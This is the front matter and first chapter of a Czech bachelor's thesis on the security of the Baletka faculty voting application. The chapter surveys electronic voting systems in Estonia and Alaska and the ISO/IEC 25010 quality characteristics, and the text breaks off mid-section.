ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Název:	Zabezpečení hlasovací aplikace Baletka
Student:	Petr Nohejl
Vedoucí:	doc. Ing. Štěpán Starosta, Ph.D.
Studijní program:	Informatika
Studijní obor:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	Do konce letního semestru 2018/19

Pokyny pro vypracování

1. Proveďte rešerši elektronických hlasovacích systémů, soustřeďte se na principy jejich zabezpečení.
2. Seznamte se s hlasovacím systémem Baletka a popište jej, soustřeďte se na jeho zabezpečení. Zahrňte poznatky z provedených penetračních testů a již známých problémů celé aplikace.
3. Prověďte celkovou analýzu bezpečnostních aspektů aplikace Baletka.
4. U rizikových nálezů navrhněte možnosti pro jejich napravení.

Seznam odborné literatury

Dodá vedoucí práce.

prof. Ing. Róbert Lórencz, CSc.
vedoucí katedry

doc. RNDr. Ing. Marcel Jiřina, Ph.D.
děkan

V Praze dne 9. ledna 2018

Bakalářská práce

Zabezpečení hlasovací aplikace Baletka

Petr Nohejl

Katedra počítačových systémů
Vedoucí práce: doc. Ing. Štěpán Starosta, Ph.D.

14. května 2018

Poděkování

Rád bych zde poděkoval mnoha lidem, kterým jsem vděčný za jejich ochotu, trpělivost a pomoc.

Nejprve bych rád poděkoval svému vedoucímu, panu doc. Ing. Štěpánu Starostovi, Ph.D. za všechny rady, poznatky a hlavně za ochotu mi vždy pomoci se vším, co se této práce týkalo. Dále bych chtěl poděkovat celému týmu, který pracuje na vývoji aplikace Baletka, která je v této bakalářské práci zkoumaná. Jmenovitě se jedná o pány: Bc. Cyrila Černého, Bc. Davida Hajčiara, Mgr. Jakuba Růžičku a Ing. Michala Valentu, Ph.D, kteří byli vždy velice ochotní mi ihned pomoci.

Dále bych chtěl poděkovat, především za morální podporu všem mým spolužákům. Jmenovitě bych chtěl zmínit Ondřeje Vaniše, Bc. Ondřeje Lakomého, Pavla Švagra, Lukáše Lojíka, Tomáše Bohuslava, Jakuba Dvořáka a Bc. Jiřího Lupače.

Na závěr bych chtěl také poděkovat své přítelkyni a svým rodičům za jejich trpělivost a obrovskou podporu.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval(a) samostatně a že jsem uvedl(a) veškeré použité informační zdroje v souladu s Metodickým pokynem o etické přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. V souladu s ust. § 46 odst. 6 tohoto zákona tímto uděluji nevýhradní oprávnění (licenci) k užití této mojí práce, a to včetně všech počítačových programů, jež jsou její součástí či přílohou, a veškeré jejich dokumentace (dále souhrnně jen „Dílo"), a to všem osobám, které si přejí Dílo užít. Tyto osoby jsou oprávněny Dílo užít jakýmkoli způsobem, který nesnižuje hodnotu Díla, a za jakýmkoli účelem (včetně užití k výdělečným účelům). Toto oprávnění je časově, teritoriálně i množstevně neomezené. Každá osoba, která využije výše uvedenou licenci, se však zavazuje udělit ke každému dílu, které vznikne (byť jen zčásti) na základě Díla, úpravou Díla, spojením Díla s jiným dílem, zařazením Díla do díla souborného či zpracováním Díla (včetně překladu), licenci alespoň ve výše uvedeném rozsahu a zároveň zpřístupnit zdrojový kód takového díla alespoň srovnatelným způsobem a ve srovnatelném rozsahu, jako je zpřístupněn zdrojový kód Díla.

V Praze dne 14. května 2018 …………………

České vysoké učení technické v Praze
Fakulta informačních technologií
© 2018 Petr Nohejl. Všechna práva vyhrazena.
Tato práce vznikla jako školní dílo na Českém vysokém učení technickém v Praze, Fakultě informačních technologií. Práce je chráněna právními předpisy a mezinárodními úmluvami o právu autorském a právech souvisejících s právem autorským. K jejímu užití, s výjimkou bezúplatných zákonných licencí a nad rámec oprávnění uvedených v Prohlášení na předchozí straně, je nezbytný souhlas autora.

Odkaz na tuto práci

Nohejl, Petr. *Zabezpečení hlasovací aplikace Baletka.* Bakalářská práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2018.

Abstrakt

Rešeršní část práce se zabývá především bezpečností elektronických volebních systémů a popisuje konkrétní případy užití těchto systémů v praxi. Praktická část práce navazuje na teoretickou část práce a zkoumá elektronický volební systém Baletka, který je vyvíjen na Fakultě informačních technologií ČVUT v Praze a má sloužit k realizaci elektronického hlasování pro členy Vědecké rady této fakulty. Součástí této práce je bezpečnostní analýza části tohoto systému (především webové aplikace implementované ve frameworku Ruby on Rails). V práci jsou rovněž uvedeny nalezené bezpečnostní zranitelnosti, které jsou pak dále zkoumány. Uvedena jsou také provedená zkoumání, která nevedla k odhalení zranitelnosti. V rámci těchto zkoumání jsou objasněny principy fungování útoků, proti kterým je zapotřebí se bránit. Na závěr je navržena náprava nalezených zranitelností.

Klíčová slova analýza bezpečnosti a funkčnosti, projekt Baletka, webový portál, penetrační testování, Ruby on Rails

Abstract

Survey part of this thesis is chiefly focused on the security of electronic voting systems and it also describes specific cases of use of these systems in practice. Constructive part of the thesis follows up on theoretical (research) part and it observes electronic voting system named Baletka, which is being developed in the Faculty of Information Technology CTU in Prague and it ought to serve as a realization of electronic voting for Scientific Council FIT CTU. Another part of this thesis is a security analysis of a crucial component of the system (web application implemented in Ruby on Rails framework). All the other subjects of investigation that did not lead to exploited vulnerabilities are also mentioned. In these investigations the principles and functionalities of attacks are elucidated. At the end, the vulnerabilities found are remedied.

Keywords security and functionality analysis, project Baletka, web portal, penetration testing, Ruby on Rails

Obsah

Úvod **1**
Cíle práce . . . 2
Struktura práce . . . 2

1 Elektronické volební systémy a principy jejich zabezpečení **3**
1.1 Uvedení do problematiky . . . 3
1.2 Typy elektronických volebních systémů . . . 4
1.3 Detailní pohled na existující elektronické volební systémy . . . 5
1.4 Principy zabezpečení volebních systémů . . . 9
1.5 Audit elektronických volebních systémů . . . 12
1.6 Shrnutí kapitoly . . . 15

2 Seznámení s hlasovacím systémem Baletka a jejím zabezpečením **17**
2.1 Využité technologie a nástroje . . . 17
2.2 Funkce a rozhraní aplikace . . . 19
2.3 Zahrnutí poznatků z již provedených penetračních testů . . . 22

3 Analýza bezpečnostních aspektů aplikace Baletka **25**
3.1 Principy a postupy testování Rails aplikace . . . 25
3.2 Bezpečnostní testovací nástroje . . . 26
3.3 Bezpečnost správy uživatelů . . . 28
3.4 Zabezpečení směrování (routing) . . . 34
3.5 Bezpečná práce se soubory . . . 38
3.6 Zabezpečení autentizace a autorizace . . . 41
3.7 Odolnost proti injections . . . 49
3.8 Odolnost proti CSRF . . . 56
3.9 Zabezpečení prostředí . . . 59
3.10 Zabezpečení komunikace (HTTP) . . . 62

3.11 Automatizované testování/skenování 67
3.12 Shrnutí kapitoly 72

4 Návrh možností pro napravení nalezených bezpečnostních pochybností 73
4.1 Top 10 seznam zranitelností (2017) 73
4.2 Nalezené bezpečnostní zranitelnosti a návrhy jejich náprav . . . 75
4.3 Nalezené funkční nedostatky a návrhy jejich náprav 79

Závěr 83

Literatura 85

A Seznam použitých zkratek 91

B Obsah přiloženého CD 95

Seznam obrázků

1.1 Schéma možného fungování blockchain v elektronickém volebním systému 14

2.1 Přihlašovací formulář 19
2.2 Správa uživatelů 20
2.3 Obrazovka pro hlasování 22

Seznam tabulek

1.1 Struktura APDU příkazu COMPUTE DIGITAL SIGNATURE. . . 7

2.1 Stavy a typy uživatelských účtů. 20
2.2 Stavy hlasování. 21

3.1 Nejběžnější HTTP metody a jejich použití. 34
3.2 Neoprávněný přístup k souborům - aplikovatelné metody útoku. . 39
3.3 Bezpečnostní varování - Brakeman. 68

Seznam výpisů kódu

3.1 Nastavení omezení přihlašování. 28
3.2 Nastavení filtrování citlivých údajů. 30
3.3 Příklad správného použití regulárních výrazů. 30
3.4 Příklad škodlivého vstupu. 31
3.5 Metoda zobrazující hlasování. 32
3.6 Upravená metoda zobrazující hlasování. 32
3.7 Metoda create v controlleru votes. 33
3.8 Filtr only_allowed_to_vote. 33
3.9 Příklad základního směrování. 35
3.10 Použití constraints ve směrování. 35
3.11 Příklad filtru before_action. 36
3.12 Příklad skip_before_action. 36
3.13 Konsistence kódu. 37
3.14 Příklad zranitelnosti metody send_file (upraveno). 38
3.15 Metoda download neobsahující zranitelnost neoprávněného přístupu k souborům. 40
3.16 Metoda sanitize zaměňující speciální znaky. 41
3.17 Metoda download již neobsahující zranitelnost. 41
3.18 Příklad hlavičky Set-Cookie (zkráceno). 42
3.19 Metoda zajišťující nastavení po úspěšné autentizaci. 45
3.20 Metoda zajišťující nastavení po neúspěšné autentizaci. 45
3.21 Metoda create zajišťující autentizaci uživatele. 47
3.22 Příklad metody authenticate!. 47
3.23 Použití metody html_escape. 48
3.24 Příklad použití metody html_safe (upraveno). 48
3.25 Příklad krádeže cookie. 49
3.26 Komunikace s databází pomocí metody where. 50
3.27 Příklad Sql injection - použití klausule OR. 50
3.28 Příklad Sql injection - použití UNION. 51

3.29 Příklad výstupu SQL injection. 52
3.30 Příklad použití metody find. 52
3.31 Komunikace s databází pomocí metody where. 52
3.32 Použité metody pro komunikaci s databází v aplikaci Baletka. . 53
3.33 Volání metody system k provádění příkazu v shellu. 54
3.34 Volání metody exec k provádění příkazu v shellu. 54
3.35 Další způsoby volání příkazů v shellu. 55
3.36 Příklad na potenciální command injection. 55
3.37 Náprava metod proti command injection. 55
3.38 Demonstrace smazání dat pomocí techniky CSRF. 57
3.39 Příklad autentizačního tokenu. 57
3.40 Integrace CSRF v Rails. 58
3.41 Generování autentizačního tokenu. 58
3.42 Šifrování autentizačního tokenu. 59
3.43 Příklad útoku na metodu stop pomocí CSRF. 59
3.44 Příklad souboru secrets.yml. 60
3.45 Povolení čtení zašifrovaných tajných údajů (encrypted secrets). 62
3.46 Příklad HTTP odpovědi (response). 63
3.47 Příklad hlavičky HSTS (základní varianta). 64
3.48 Příklad hlavičky HSTS (varianta s preload). 64
3.49 Aplikování HSTS v aplikaci Baletka. 64
3.50 Nastavení HSTS v Rails. 65
3.51 Jednoduchý příklad hlavičky CSP. 65
3.54 Příklady hlavičky X-XSS-Protection. 66
3.52 Složitější příklad hlavičky CSP. 66
3.53 Příklady hlavičky X-Frame-Options. 66
3.55 Příklad hlavičky Referrer-Policy. 67
3.56 Potencionální zranitelnost – SQL injection (metoda order). . . 68
3.57 Pomocné metody (parametry metody order – viz výpis kódu 3.56). 69
3.58 Metoda pro stažení protokolu o hlasování. 70
3.59 Metoda ověřující možnost stažení souboru. 70
3.60 Metoda vytvářející graf ze souboru s daty. 71
3.61 Příkaz gnuplot se škodlivými daty. 71
4.1 Možná oprava autentizace v controlleru ballot_templates. . . . 76
4.2 Možná oprava autentizace pomocí dědění filtrů. 77
4.3 Oprava HTTP metod. 77
4.4 Oprava zranitelnosti command injection (pomocí metody system). 78
4.5 Oprava opakovaného zasílání ověřovacího kódu. 78
4.6 Oprava potencionální zranitelnosti zachování požadavku. 79
4.7 Oprava ukládání čísla hlasování (ballot_num) do databáze. . . 80
4.8 Aktualizace metody num. 80
4.9 Nastavení hranice konce hlasování. 81

4.10 Oprava responzivního zobrazování u některých prohlížečů. . . . 81

Úvod

V rámci převádění nejen dokumentů do digitální podoby vznikají pokusy o digitalizaci volebních procesů. Volby, rozhodnutí či různé druhy hlasování jsou zdánlivě jednoduše převoditelné do digitální podoby. Je však nutné počítat nejen s tím, co proces digitalizace přinese za výhody, ale zároveň umět zhodnotit jakým rizikům je možné se aplikováním digitalizace vystavit. Z tohoto důvodu, jak je také v této práci několikrát zmíněno, je zapotřebí zvýšené obezřetnosti. V nejrozsáhlejším měřítku aplikování digitalizace se dostáváme až na celostátní nebo dokonce mezinárodní úroveň, kdy o digitalizaci uvažují nebo se jí dokonce snaží realizovat některé státy či nadnárodní instituce. Jmenovitě například Estonsko, které už několik let využívá digitální možnosti voleb a umožňuje občanům s volebním právem volit online. S těmito technologiemi však přichází velké množství především bezpečnostních problémů, které mohou při špatném uchopení vést k nepoužitelnosti systému a v mnoha případech tak může dojít a prokazatelně, jak si ukážeme, i dochází k narušení bezpečnosti a zneplatnění výsledků voleb. V extrémních případech, při porušení bezpečnostních principů, dokonce může dojít k zmanipulování systému takovým způsobem, že narušení zůstane neodhalené.

Dá se říci, že tedy právě bezpečnost je klíčovým faktorem použitelnosti těchto aplikací a systémů. Jejich bezpečnost vyžaduje použití správných technologií a jakékoli drobné pochybení, při vývoji či návrhu, může být fatální.

Prioritou vývoje těchto systémů by neměla být funkčnost systému, naopak by měl být kladen důraz na chápání bezpečnosti jako majoritní součást systému, a ne jen jako doplňkovou nadstavbu, kterou lze vyřešit později. Je tedy třeba počítat s tím, že bezpečnost musí být navrhována už ze samého počátku a systémem musí být úzce spojena. Ač jsou v práci zmíněny i obecné principy fungování a zabezpečení volebních systémů, velmi důležitou částí této práce je detailní testování bezpečnosti volebního systému Baletka, který je vyvíjen na Fakultě informačních technologií ČVUT v Praze a má sloužit k realizaci elektronického hlasování pro členy Vědecké rady této fakulty.

Cíle práce

Cílem rešeršní části práce je vysvětlení principů z oblasti elektronických volebních systémů. Též je kladeno za cíl provést analýzu současných řešení a získat přehled o bezpečnostních principech elektronických volebních systémů. Dalším cílem rešeršní části je seznámení se s hlasovacím systémem Baletka, provedení popisu (především jeho zabezpečení) a zahrnutí poznatků z již provedených penetračních testů aplikace.

Cílem praktické části práce je provedení celkové analýzy bezpečnostních aspektů aplikace Baletka, včetně zahrnutí poznatků z provedených penetračních testů a již známých problémů celé aplikace. Jinými slovy se jedná o prozkoumání především bezpečnosti zmíněné aplikace. Následně také navržení možnosti napravení rizikových nálezů a zranitelností.

Struktura práce

Tato práce je strukturována do čtyř logických celků a (jak již plyne z názvu práce) je silně spjata s vývojem hlasovací aplikace Baletka, avšak první část, která nese název „Elektronické volební systémy a principy jejich zabezpečení“ poskytuje informace všeobecného charakteru o fungování elektronických volebních systémů, jak konceptuálně tak i prakticky. Dále uvádí informace o bezpečnostních protokolech a standardech, které by měly být na daném systémy aplikovány.

Druhá část nesoucí název „Seznámení s hlasovacím systémem Baletka a jejím zabezpečením“ popisuje aplikaci Baletka, která je v dalších částech této práce testována. Je rozvedena její funkcionalita a technologie, které jsou v aplikaci užité. Dále pak obsahuje souhrn penetračních testů provedených nad touto aplikací.

Třetí část práce s názvem „Analýza bezpečnostních aspektů aplikace Baletka“ obsahuje principy testování webových aplikací a samotné bezpečnostní testování aplikace Baletka. V rámci tohoto testování jsou popsány oblasti testování a také uvedeny principy fungování možných útoků na dané oblasti. Také jsou zde uvedeny mechanizmy, jak aplikovat případnou ochranu proti daným útokům na webové aplikace.

Čtvrtá část práce mající název „Návrh možností pro napravení nalezených bezpečnostních pochybností“, obsahuje možné nápravy nalezených jak bezpečnostních tak funkčních zranitelností či nedostatků, které byly objeveny v rámci testování v předchozí kapitole.

Tato verze práce je určena ke zveřejnění a některé údaje jsou z bezpečnostních důvodů skryté začerněním, např. takto ██████.

Kapitola 1

Elektronické volební systémy a principy jejich zabezpečení

Tato část práce se zabývá analýzou elektronických volebních systémů. Prozkoumáme v ní vybraná existující řešení a na základě tohoto průzkumu můžeme získat přehled o základních principech zabezpečení a realizace těchto systémů. Závěrem jsou shrnuty poznatky týkající se zabezpečení a využitelnosti těchto technologií v praxi.

1.1 Uvedení do problematiky

Pod termínem elektronický volební systém si můžeme představit celou řadu technologií, které lze implementovat různými způsoby. My budeme pod tímto pojmem rozumět technologii, která buď zprostředkovává nebo napomáhá hlasovacímu procesu (například odevzdávání, sčítání nebo zaznamenávání hlasů) využitím elektroniky.

Elektronické volební systémy mají prvotně za úkol usnadnit celý volební proces a ambice nahradit klasické papírové hlasování. K tomu je však zapotřebí, aby byl takový systém především bezpečný a důvěryhodný (jinými slovy, aby se každý volič na systém mohl spolehnout a mohl si v ideálním případě ověřit správnost výsledků hlasování).

Celkově vzato by bezpečnost těchto systémů neměla být podceňována, jelikož motivace pro možné útočníky volby ovlivnit, zneplatnit či jinak napadnout může být velmi vysoká (především v případě kdy systém slouží například pro celostátní hlasování). Neopomíjejme však i další vlastnosti, které by měl kvalitní elektronický volební systém splňovat (jako například integritu nebo možnost anonymní volby). Abychom všechny tyto vlastnosti měli v systému zakomponovány, budeme se řídit dle mezinárodně uznávaných standardů (viz sekce 1.4).

Podrobně rozebereme návrh elektronických volebních systémů a ukážeme si konkrétní případy z praxe. I když se to na první pohled nemusí zdát, věcí, které je třeba u elektronického volebního systému ošetřit je celá řada, navíc každý volební systém může mít více či méně odlišné požadavky a i přes to, že jsme zmínili, že lze postupovat dle bezpečnostních standardů při reálné implementaci může být zapotřebí některé věci upravit dle potřeby.

1.2 Typy elektronických volebních systémů

Existuje mnoho různých přístupů jak realizovat elektronické volební systémy, rozřadit je však do kategorií je kvůli faktu, že na každý volební systém můžeme mít zcela jiné požadavky, poněkud obtížné. Přístupy návrhu elektronických volebních systémů mohou být různé, mají však jedno společné, a to fakt, že jejich dokonalé zabezpečení je velmi složité.

Už v roce 1964 se při hlasování v některých amerických státech používaly takzvané děrné štítky, kde hlasy již nebyly sčítány ručně, ale dávaly se ke zpracování jednoduchému počítači. Více o této problematice lze nalézt v [1].

S pokrokem technologií v informatice se dostáváme k elektronickým volebním systémům, které od chvíle kdy volič provede interakci se systémem, dále vše provádějí elektronicky. V následující sekci si tento typ systémů probereme. Tento typ elektronických volebních systémů se i dnes v některých státech aktivně používá nebo se dříve používal (například USA, Indie, Brazílie), avšak je nutno podotknout, že v některých případech docházelo k neoprávněné manipulaci (viz sekce 1.3.1).

1.2.1 Technologie skenování hlasovacích lístků

V této technice je použit papírový hlasovací lístek, který je označen voličem nebo s pomocí hlasovacího zařízení ve volební místnosti. Po jeho označení, dojde k vložení do skenovacího zařízení a elektronickému čtení informací z lístku a následnému uložení výsledku ([2], strana 5). Taková zařízení mohou být umístěna ve volebních místnostech nebo počítacích centrech, která jsou považována za řízená prostředí.

1.2.2 Direct-Recording Electronic Voting System (DRE)

DRE hlasovací zařízení jsou aktivována voličem pomocí buď mechanické nebo elektro-optické komponenty, nejčastěji pak tlačítka nebo dotykového displeje. Po aktivaci je tento signál zaznamenán a zprocesován pomocí sofwaru, který je na tomto zařízení nainstalován, po zprocesování dojde k uložení hlasu do paměti a ten se buď ihned vytiskne anebo se po ukončení hlasování vytisknou celkové výsledky.

Existují různé varianty DRE, které po ukončení hlasování anebo i průběžně mohou posílat výsledky přes síť do centrálního úložiště dat (výsledků). Tato varianta DRE se nazývá public network DRE.

Standardy (viz sekce 1.4), které mají splňovat DRE zařízení, by měli taktéž splňovat public network DRE zařízení, nicméně kvůli zasílání hlasů skrze síť, dochází k možnosti vnějšího narušení a proto musí být na tuto síťovou komunikaci uplatněna dodatečná bezpečnostní opatření.

Použití veřejných sítí pro přenos údajů o hlasování musí poskytovat stejnou úroveň integrity jako ostatní formy volebních systémů a musí být dosaženo způsobem, který vylučuje tři rizika pro volební proces:

- Podvodné hlasování (automatizované i neautomatizované).
- Manipulování s počtem odevzdaných hlasů.
- Narušení hlasovacího procesu takovým způsobem, aby systém nebyl voličům k dispozici během časového období schváleného pro používání systému.

1.3 Detailní pohled na existující elektronické volební systémy

V této sekci si uvedeme dva příklady elektronických volebních systémů. Shrneme jejich zabezpečení a uvedeme si popis jejich fungování a návrhu. Dále také zhodnotíme závažnosti potenciálních slabin.

1.3.1 Estonsko

V roce 2005 Estonsko uskutečnilo vůbec první celostátní volby, ve kterých bylo možné hlasovat i přes internet. Estonsko je v rámci digitalizace velmi inovativní zemí, která zřídila pro své občany ID-card, což je identifikační dokument, pomocí kterého se mohou občané Estonska identifikovat (více v [3]) například i na internetu a přihlásit se tak do volebního systému, kde mohou dále přejít k samotnému hlasování. Karta má i jiné výhody týkající se e-governmentu a zjednodušuje tak komunikaci s úřady a veřejnou správou.

Karta obsahuje údaje o držiteli, státní identifikační číslo a také veřejný a privátní klíč, který je uveden v X509 standardu. Na kartě je implementován JavaCard framework verze 2.2.2 a k realizování elektronického podpisu je použit algoritmus RSA nebo ECDSA. K některým operacím vyžadujícím hashování se používá SHA-1 algoritmus, který je potenciálně napadnutelný a nedoporučuje se ho již nadále využívat (jeho zranitelnost byla prakticky prokázána v roce 2017 i když teoreticky už byla uvedena v roce 2005, více informací v [4]). K samotnému volebnímu systému, se občan přihlásí právě pomocí ID-card.

Pro zajímavost si ukážeme pět fází, kterými prochází elektronický volební systém v Estonsku a dále si uvedeme podrobnější specifikaci ID-card (konkrétně pak výpočet digitálního podpisu, který je kartou prováděn). Následující část vychází především z [5].

1. Testování

   Testování volebního systému probíhá od několika nezávislých skupin (v roce 2011 například byla jedna ze skupin CDL). Průběhy testů a jejich výsledky jsou drženy v tajnosti. Před volbami jsou spuštěny takzvané mock-voting (tedy volby nanečisto), které mohou pomoct odkrýt některé nedostatky ve funkčnosti systému.

2. Nastavení systému (inicializace)

   Den před spuštěním voleb je naplánováno vygenerování šifrovacích klíčů a také jsou prováděny poslední end-to-end testy na malém množství hlasů. Tyto testy slouží především ke kontrole ověřitelnosti systému.

3. Průběh hlasování

   Po přihlášení voliče do systému a ověření digitálního podpisu je hlas uložen na server. Navzdory mnoha námitkám se také ukládá do logu na server identifikační číslo občana spolu s časem, kdy hlasoval, a potenciálně je tedy zjistitelná informace, zda daný občan hlasoval či nikoli. Každý den hlasování také probíhá záloha dat a údržba serverů.

4. Sčítání

   Nejprve dojde k dešifrování hlasů a pak až k samotnému sčítání. Při tomto procesu ve volbách v roce 2011 došlo k nálezu jednoho neplatného hlasu. Hlas byl neplatný z toho důvodu, že osoba zadávající hlas neměla mít možnost hlasovat. Velmi špatnou zprávou z hlediska bezpečnosti a ověřitelnosti dat je, že se nepodařilo dohledat, jak tento neplatný hlas vznikl a dostal se do systému.

5. Destrukce dat

   K uchování anonymity volby musí dojít k odstranění dat, která byla použita ke zvýšení zabezpečení při samotném volebním procesu (logovací soubory apod.).

Jak je již zmíněno výše, ID-card používá framework JavaCard, který komunikuje pomocí APDU protokolu. APDU příkazy jsou posílány pomocí čtečky do karty (takzvané C-APDU), karta poté posílá zpět odpovědi (takzvané R-APDU). Specifikaci APDU protokolu můžeme najít ve standardu ISO 7816-4. Bližší specifikace ID-card je uvedena zde [6] a [7].

Jeden takový příkaz může být například výpočet digitálního podpisu, který si dále rozvedeme. Nejdříve si však popíšeme strukturu příkazu APDU. Každý

takový příkaz obsahuje hlavičku o velikosti 4 byte. Hlavičku dělíme po bytech na CLA (třída instrukce – určuje typ příkazu), INS (instrukce – určuje samotnou instrukci), P1 a P2 (jsou instrukční parametry, které mohou být prázdné). Dále následují Data, která mohou mít velikost 0 až 65 535 byte. Pokud chceme tedy vypočítat digitální podpis, musíme vykonat příkaz COMPUTE DIGITAL SIGNATURE, kterému musí předcházet příkaz VERIFY, který ověří PIN uživatele. Pokud příkaz VERIFY proběhne úspěšně, začne se vykonávat příkaz pro výpočet digitálního podpisu, jehož struktura je uvedena v tabulce 1.1.

Tabulka 1.1: Struktura APDU příkazu COMPUTE DIGITAL SIGNATURE.

CLA	INS	P1	P2	Lc	Data	Le	Description
00_{hex}	$2A_{hex}$	$9E_{hex}$	$9A_{hex}$	Data length	Data for signiture	empty	Data signing
				00_{hex}	empty		Hash signing

Tento příkaz podporuje hashovací algoritmy SHA-1, SHA-224, SHA-256, SHA-384, SHA-512. Podpora hashovacího algoritmu SHA-384 a SHA-512 závisí na podpoře samotného čipu, integrovaného obvodu a jeho operačního systému.

V případě, že se operace provede úspěšně, dochází ke dvěma variantám v závislosti na verzi karty:

- Pokud je karta verze 3.5.8 nebo nižší, pak obdržíme odpověď ve formě podpisu vygenerovaného pomocí algoritmu RSA (splňujícího standard PKCS#1 ver. 1.5)

- Pokud je karta verze vyšší než 3.5.8, pak obdržíme odpověď ve formě podpisu vygenerovaného pomocí algoritmu ECDSA (splňujícího standard IEEE P1363)

Pokud operace výpočtu neskončila úspěchem, karta vrátí chybovou odpověď.

V roce 2017 byla zjištěna u ID-card zranitelnost ROCA (více v [8]), kdy z veřejného klíče může dojít k odvození soukromého klíče, následkem čehož může následně dojít k takzvanému ukradení identity nebo ke spoofing (podvržení identity). Estonská vláda v říjnu 2017 vydala prohlášení, že zranitelnost se dotkne více než 750 000 držitelů karet, kterým museli být revokovány jejich certifikáty.

Je spekulativní, zda dle daného popisu průběhu elektronických voleb v Estonsku je zabezpečení dostačující. Je potřeba zdůraznit, že i hlasování v roce 2011 s možným narušením systému (neplatným hlasem) bylo uznáno za platné. S jistotou však můžeme tvrdit, že zabezpečení určitě není optimální a představuje velmi závažný problém (viz zranitelnost ROCA) .

1.3.2 Spojené státy americké - Aljaška

Ve Spojených státech amerických se volební systémy dle nařízení jednotlivých států liší í (více v [9]). Existuje 5 možných způsobů, které jednotlivé státy zavádějí:

- klasické papírové hlasovací lístky (například Minnesota),
- klasické papírové hlasovací lístky a DRE bez tisknutí zálohy lístku (například Indiana),
- klasické papírové hlasovací lístky a DRE s tisknutím zálohy lístku (například Hawaii),
- klasické papírové hlasovací lístky a DRE s možností i bez možnosti tisknutí zálohy lístku (například Kansas),
- po mailu (například Washington).

V této sekci se dále budeme soustředit na stát Aljaška, kde je použita metoda klasických papírových hlasovacích lístků a DRE s tisknutím zálohy lístku. Občané Aljašky mohou využít online volební registrační systém, kde se můžou zaregistrovat k hlasování či obnovit jejich volební registraci (více zde [10]).

Stát Aljaška bere elektronické hlasování velmi vážně, i přesto však dochází k neoprávněné manipulaci různých zařízení a částí systému. Jejich bezpečnost se řídí třemi základními principy ([11], strana 13).

Hloubková ochrana (Defense in Depth) – Říká, že pokud selže jeden stupeň ochrany, musí ho ihned zastoupit jiný.

Obrana systému (Fortification of Systems) – Snažit se systém ochránit tak jak je to možné. Navíc říká, že systém musí být také certifikován federálními normami a ověřen nezávislými testovacími středisky.

Důvěra ve výsledky (Confidence in Outcomes) – Systém a výsledky musí být ověřitelné a prokazatelně spolehlivé, aby se zachovala důvěra voličů a volebních úředníků v tento systém.

Aljaška také zavádí takzvané brzké volby (early voting), které umožňují volit již o 15 dní dříve než jsou spuštěny řádné volby. A také zavádí volby za nepřítomnosti (Absentee), které povolují odvolit například pomocí faxu. Na tyto způsoby voleb jsou zavedena další bezpečnostní opatření.

Po přezkoumání vydává stát Aljaška po volbách bezpečnostní doporučení do příštích voleb. Některá z těchto doporučení však nejsou brána v potaz. Například některé soubory jsou kontrolovány proti neoprávněné modifikaci

pomocí ověřovací MD5 hashe. U algoritmu MD5 je však už celou řadu let známa zranitelnost a nemůžeme tento algoritmus považovat za bezpečný.

U dotykových obrazovek Accu-Vote Touchscreen (AV-TSX) používaných při hlasování v minulých letech nebyl žádným způsobem kontrolován přístup k hardwaru. Kdokoli tedy po odšroubování osmi šroubů měl přístup k hardwaru a mohl tak zařízení úplně ovládnout (například využít komunikaci displeje a procesoru).

Tedy i u druhého příkladu jsme našli způsoby narušení, které by do značné míry mohly ovlivnit výsledky voleb. Tyto zranitelnosti nemusely nutně výsledky voleb ovlivnit, nicméně rozhodně ubírají na důvěryhodnosti těchto voleb v očích voličů.

1.4 Principy zabezpečení volebních systémů

Jedná se o zásady softwarových a hardwarových vlastností, které by měl daný volební systém splňovat. Bezpečnost bychom měli navrhovat tak, aby byla víceúrovňová, pokud tedy selže jeden mechanismus zabezpečení, musí ho zastoupit jiný. Více o této problematice lze nalézt v [12]. Zaměříme se na mezinárodně uznávané standardy, které shrnují všechny důležité vlastnosti důležité pro správný návrh elektronického volebního systému. Standardy se od sebe podstatně liší, což je způsobeno tím, že první ze zmiňovaných (ISO/IEC 25010) je zaměřen nejen na bezpečnost, zatímco ten druhý (VVSG) je velmi silně orientován na bezpečnostní vlastnosti systému. Uvedeme si oba tyto standardy k získání širšího rozhledu o možnostech správného návrhu volebních systémů.

1.4.1 Standard ISO/IEC 25010 a jeho charakteristiky

Tento standard je platný od roku 2011 a obsahuje 8 základních charakteristik, které se týkají nejen bezpečnosti, ale i samotného návrhu volebního systému (více v [13]).

Funkcionalita

Všechny funkce navrhovaného systému musí splňovat požadované úkony, výsledky těchto úkonů musí být korektní. Korektnost výsledku, tedy například zaznamenávání hlasů je pro hlasovací systém stěžejní.

Efektivita a výkonnost

Zde klademe požadavky na rychlost zpracování výsledků a na vynaložené množství prostředků potřebných k správnému plnění funkcí systému.

Kompatibilita

V tomto případě se budeme tuto charakteristiku snažit omezit. Naší prioritou je bezpečnost a koexistence jiného softwaru, či sdílení ať už

hardwarových či softwarových prostředků sebou může nést potenciální rizika.

Použitelnost

Tato charakteristika zkoumá, zda je dostatečně snadné použití daného systému a zda jeho uživatelské prostředí umožňuje solidní interakci pro uživatele. Dále zda chrání uživatele před děláním chyb. Též zkoumá dosažitelnost a použitelnost pro lidi s omezenými schopnostmi využívání těchto typů systémů (například nevidomí).

Spolehlivost

Můžeme též považovat za jednu z velmi důležitých vlastností. Kromě spolehlivosti též budeme požadovat, aby byl systém schopen reagovat na selhání ať už hardwarového nebo softwarového typu a za předpokladu, že dojde k selhání systému, pak tento systém může obnovit přímo ovlivněná data a obnovit požadovaný stav systému.

Bezpečnost

Obsahuje 5 základních podcharakteristik:

- Důvěrnost (utajení) – Přístup k datům mají pouze pověření uživatelé.
- Integrita – Zabraňuje neoprávněnému přístupu nebo modifikaci částí systému anebo dat.
- Nepopiratelnost – Schopnost prokázat zpětně jednání či událost tak, aby dané jednání či událost nemohly být následně jakkoliv popřeny.
- Odpovědnost – Schopnost jednoznačně vysledovat akce a činnosti entity.
- Autentičnost – Schopnost dokázat pravost (totožnost) daného subjektu.

Správa a udržitelnost

Zahrnuje modularitu, tedy rozdělení systému do komponent, které by na sobě měli být co nejméně závislé. Dále také zahrnuje znovu využití systému a modifikovatelnost. Volební systém by však měl být, pokud je správně navržen, téměř neměnný.

Přenosnost

